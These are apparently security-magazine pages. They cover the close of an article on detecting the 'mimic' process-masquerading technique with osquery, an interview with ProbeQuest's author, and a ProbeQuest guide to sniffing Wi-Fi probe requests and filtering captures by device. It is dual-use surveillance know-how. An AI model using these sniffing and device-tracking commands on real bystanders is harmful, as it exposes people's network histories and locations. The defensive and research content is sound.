quixote   2597  0.0  0.1  20000  3996 pts/1    Ss+  14:36   0:00 -bash
quixote   2624  0.0  0.0   4176    88 ?        Ss   14:41   0:00 /usr/sbin/apache2 -k start
quixote   2652  0.0  0.2  99340  4636 ?        S    15:00   0:01 sshd: quixote@pts/2
quixote   2653  0.0  0.1  20208  3956 pts/2    Ss+  15:00   0:00 -bash
quixote   2689  0.0  0.3  39676  7756 pts/2    T    15:05   0:01 /usr/bin/vim hello_pause.c
quixote   2775  0.0  0.1  99340  3840 ?        S    15:25   0:00 sshd: quixote@pts/3
quixote   2776  0.0  0.1  19996  3816 pts/3    Ss   15:25   0:00 -bash
quixote   2803  0.0  0.0   4176    88 ?        Ss   15:32   0:00 /usr/sbin/apache2 -k start
```


Using osquery, we are able to query the filesystem to report the process name (from /proc/[PID]/stat), path (from /proc/[PID]/exe), and cmdline (from /proc/[PID]/cmdline). As detailed earlier, mimic is correctly able to alter the reported short name from *stat*. The *cmdline* reporting is also fooled by the obfuscation technique. Path, being backed by /proc/[PID]/exe, displays the symlinked binary as the *pause_daemon*.



```
osquery> select name, path, cmdline from processes where pid = 2803;
+---------+---------------------------+---------------------------+
| name    | path                      | cmdline                   |
+---------+---------------------------+---------------------------+
| apache2 | /home/quixote/pause_daemon | /usr/sbin/apache2 -k start |
+---------+---------------------------+---------------------------+
osquery> |
```

The scalable power of using osquery as a detection method for mimic would come from combining the above queries (without the specified PID) to run over all new processes. The daemon is easily configurable to run scans (either queries or YARA rules) on process events (i.e. when a new PID is created and a process is started). The results can diff between the name and path to detect if they match, and if not, alert suspicion.

We can use more advanced techniques for cases where /proc/pid/exe has also been altered. Osquery can be configured to determine which open file descriptors a process has. In the case of */bin/bash*, a useful heuristic for identifying this shell is that it opens file descriptors 0, 1, 2, and 255 by default. If a */bin/bash* process is being mimicked, then osquery could alert to suspicion. If this file descriptor heuristic is present, however, the name and path won't correlate to a *bash* shell.



```
osquery> select * from process_open_files where pid = 3020;
+------+-----+------------+
| pid  | fd  | path       |
+------+-----+------------+
| 3020 | 0   | /dev/pts/3 |
| 3020 | 1   | /dev/pts/3 |
| 3020 | 2   | /dev/pts/3 |
| 3020 | 255 | /dev/pts/3 |
+------+-----+------------+
osquery> select name, path, cmdline from processes where pid = 3020;
+---------+-----------+---------------------------+
| name    | path      | cmdline                   |
+---------+-----------+---------------------------+
| apache2 | /bin/bash | /usr/sbin/apache2 -k start |
+---------+-----------+---------------------------+
osquery> |
```


Scalable solutions ultimately exist for Blue Teams to detect and alert upon processes that follow suspicious mimic indicators for obfuscating themselves.

Conclusion

mimic is a useful tool for Red Teams during the post-exploitation phase of their engagement, camouflaging malware to look like legitimate processes. The mimic tool represents an underlying mimic technique that all Linux malware can perform to evade detection. Detection of the simple forms of this technique can be achieved at scale by Blue Teams using tools such as osquery and yara. Advanced forms of the mimic technique would still prove challenging to detect without more significant analysis, such as memory forensics.

On The Web

- @emptymonkey's tools
- github.com/emptymonkey
- github.com/emptymonkey/mimic
- github.com/emptymonkey/ptrace_do
- github.com/emptymonkey/shelljack
- github.com/emptymonkey/sigsleeper
- ptrace() tutorials by Pradeep Padala
- Playing with ptrace, Part I
- Playing with ptrace, Part II



ProbeQuest

by Paul-Emmanuel Raoul

ABOUT THE CREATOR AND PROJECT

Paul-Emmanuel Raoul

Github: https://github.com/SkypLabs/probequest

Blog: https://blog.skyplabs.net

[Hakin9 Magazine]: Hello Paul! Thank you for agreeing to the interview, we are honoured! How have you been doing? Can you tell us something about yourself?

[Paul-Emmanuel Raoul]: Hello Hakin9 Magazine. Thanks to you for this interview and to your readers for having chosen my tool! I've been doing really well but very busy, working on lots of exciting projects, which is a good thing in the end. I like to describe myself as a self-educated technology and science lover with a deep passion for IT, information security and open-source software and obsessed by automation. I'm currently based in Dublin and work as a Senior Associate Security Engineer at Workday.

[H9]: Can you tell us more about about your project?

[PER]: ProbeQuest is a toolkit written in Python and used to sniff and display the Wi-Fi probe requests passing near your wireless interface. They are sent by a station to elicit information about access points, in particular to determine if an access point is present or not in the nearby environment. Some devices (mostly smartphones and tablets) use these requests to determine if one of the networks they have previously been connected to is in range, leaking their preferred network list (PNL) and, therefore, your personal information. So far with ProbeQuest, you can visualise either the raw probe requests captured by your Wi-Fi antenna or the PNL of the Wi-Fi devices around you.

[H9]: Where did the idea of creating your project come from?

[PER]: The idea of a such project came from a white paper written by Bram Bonné, Peter Quax and Wim Lamotte and entitled "YOUR MOBILE PHONE IS A TRAITOR! RAISING AWARENESS ON UBIQUITOUS PRIVACY ISSUES WITH SASQUATCH". This paper describes a system called SASQUATCH, used to collect and infer user information based on the Wi-Fi probe requests it captures. The paper presents the use case of inferring the different locations a user has previously been to, relying on the online service WIGLE.net for the Wi-Fi access points' location. When I read the paper for the first time, I thought exploiting the information contained inside the probe requests would be really interesting and powerful, and certainly not limited to inferring the previous locations. I couldn't find any trace of SASQUATCH online so I decided to write my own tool and to share it with the community.

[H9]: What was the most challenging part in creating your project?

[PER]: The only real challenge was to find the time to implement all the features I planned to add, and it is still the case as ProbeQuest is a young software waiting to be improved. It is not always easy to juggle between a lot of different projects, professional or not, and it is what I am doing these days. I am preparing two conferences as a speaker, writing security tutorials and hacking challenges for the Avatao platform (you should try it if you don't already know it!), working on an online course creation about security... But I like to be busy. It keeps me motivated!

[H9]: What about the feedback from github community? Does it influence your software?

[PER]: As of today, the project has several tens of stars on GitHub and some users have reported issues. It is a good signal from the community that the project is used and appreciated. As a result, I try to keep the development of ProbeQuest at the top of my todo list.

[H9]: Have you heard any discussions about potential uses you haven't thought of?

[PER]: Not so far but I would love to. Actually, I have planned to add a RESTful API to ProbeQuest. This way, it would be easy for a new developer to add new features on top of it.

[H9]: Any plans for the future? Are you planning to expand your tool, add new features?

[PER]: Yes! I have already planned to add a bunch of new features to ProbeQuest. One of them would be a RESTful API to be able to develop a web interface and thus to take advantage of a map view to display the locations a user has previously been to. Also, I would like to see ProbeQuest added to Kali Linux in the future.

[H9]: Have you thought about potential ways to secure someone from your own invention?

[PER]: Actually, there are two ways to mitigate the leak of information caused by an aggressive use of probe requests as far as I know. First, don't use probe requests at all for discovering new access points. For that, either your operating system doesn't use them for this purpose by default or you can install a third-party software to change its behaviour. Secondly, use a random source MAC address for each probe request sent to elicit the presence of an access point. This way, it's no longer possible for a third party to link probe requests to a specific device.

[H9]: How can people find you and your project?

[PER]: All my social links and contact addresses are on my personal website: https://blog.skyplabs.net. Feel free to send me a message, even just to say hello!

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[PER]: Don't be scared to share your work, knowledge or experience publicly. No one knows everything and we all make mistakes. It is the best way to get constructive feedback from the community and to learn even more things than you have even expected.


What is ProbeQuest?

ProbeQuest is a free and open-source toolkit written in Python allowing you to sniff and display the Wi-Fi probe requests passing near your wireless interface.

What are Wi-Fi probe requests?

Probe requests are sent by a station to elicit information about access points, in particular to determine if an access point is present or not in the nearby environment. Some devices (mostly smartphones and tablets) use these requests to determine if one of the networks they have previously been connected to is in range, leaking their preferred network list (PNL) and, therefore, your personal information.

Below is a typical Wi-Fi authentication process between a mobile station (for example, your smartphone) and an access point (AP):



Step 1 is optional (and therefore, step 2) since the access points announce their presence by broadcasting their name (ESSID) using beacon frames. Consequently, it is not necessary to rely on probe requests to get the list of the access points available. It is a design choice that, although it speeds up the discovery process, causes privacy and security issues.

ProbeQuest can be used to leverage this leak of information to conduct diverse social engineering and network attacks.

Installation

To install ProbeQuest, it is recommended to use pip to get the future updates:

```
sudo pip3 install --upgrade probequest
```

However, if you prefer to install it from its source code:

```
git clone https://github.com/SkypLabs/probequest.git

cd probequest

sudo pip3 install --upgrade .
```

Usage

Enabling the monitor mode

To be able to sniff the probe requests, your Wi-Fi network interface must be set to monitor mode.

With *ifconfig* and *iwconfig*

```
sudo ifconfig <wireless interface> down

sudo iwconfig <wireless interface> mode monitor

sudo ifconfig <wireless interface> up
```

For example:

```
sudo ifconfig wlan0 down

sudo iwconfig wlan0 mode monitor

sudo ifconfig wlan0 up
```

With *airmon-ng* from aircrack-ng

To kill all the interfering processes:

```
sudo airmon-ng check kill
```

To enable the monitor mode:

```
sudo airmon-ng start <wireless interface>
```

For example:


```
sudo airmon-ng start wlan0
```

Example of use

To sniff all the raw probe requests passing near your Wi-Fi network interface:

```
sudo probequest -i wlan0
```

Here is a sample output:



```
[*] Start sniffing probe requests...
Thu, 15 Mar 2018 17:35:45 GMT - 4a:02:8e[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:35:47 GMT - 8c:85:90[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:35:48 GMT - 4c:57:ca[redacted] (Apple, Inc.) -> STARBUCKS-FREE-WIFI
Thu, 15 Mar 2018 17:35:48 GMT - 80:b0:3d[redacted] (None) -> CCT
Thu, 15 Mar 2018 17:35:52 GMT - da:a1:19[redacted] (None) -> CCT
Thu, 15 Mar 2018 17:35:54 GMT - e8:2a:44[redacted] (None) -> STARBUCKS-FREE-WIFI
Thu, 15 Mar 2018 17:35:54 GMT - e8:2a:44[redacted] (None) -> STARBUCKS-FREE-WIFI
Thu, 15 Mar 2018 17:35:55 GMT - e8:2a:44[redacted] (None) -> STARBUCKS-FREE-WIFI
Thu, 15 Mar 2018 17:35:55 GMT - da:a1:19[redacted] (None) -> VodafoneWiFi
Thu, 15 Mar 2018 17:35:57 GMT - 8c:85:90[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:35:57 GMT - 8c:85:90[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:36:00 GMT - d4:dc:cd[redacted] (Apple, Inc.) -> eircom
Thu, 15 Mar 2018 17:36:00 GMT - d4:dc:cd[redacted] (Apple, Inc.) -> eircom
Thu, 15 Mar 2018 17:36:03 GMT - 84:38:35[redacted] (Apple, Inc.) -> eircom
Thu, 15 Mar 2018 17:36:07 GMT - 8c:85:90[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:36:07 GMT - 8c:85:90[redacted] (None) -> TCDwifi
Thu, 15 Mar 2018 17:36:08 GMT - 4c:57:ca[redacted] (Apple, Inc.) -> STARBUCKS-FREE-WIFI
```

It is possible to filter the output with different parameters:

Argument	Description	Example
`--essid, -e`	Space-separated list of ESSIDs to be filtered. Useful when you want to get a list of the devices trying to connect to specific access points.	`sudo probequest -i wlan0 -e "STARBUCKS-FREE-WIFI"`
`--regex, -r`	Same as *--essid* but using a regular expression.	`sudo probequest -i wlan0 -r "iPhone"`
`--station, -s`	Space-separated list of the MAC addresses to be filtered. Useful when you want to focus on the networks a specific device tries to connect to.	`sudo probequest -i wlan0 -s "4a:02:8e:d4:ee:12"`
`--exclude`	Space-separated list of the MAC addresses to exclude from the output.	`sudo probequest -i wlan0 --exclude "4a:02:8e:d4:ee:12"`

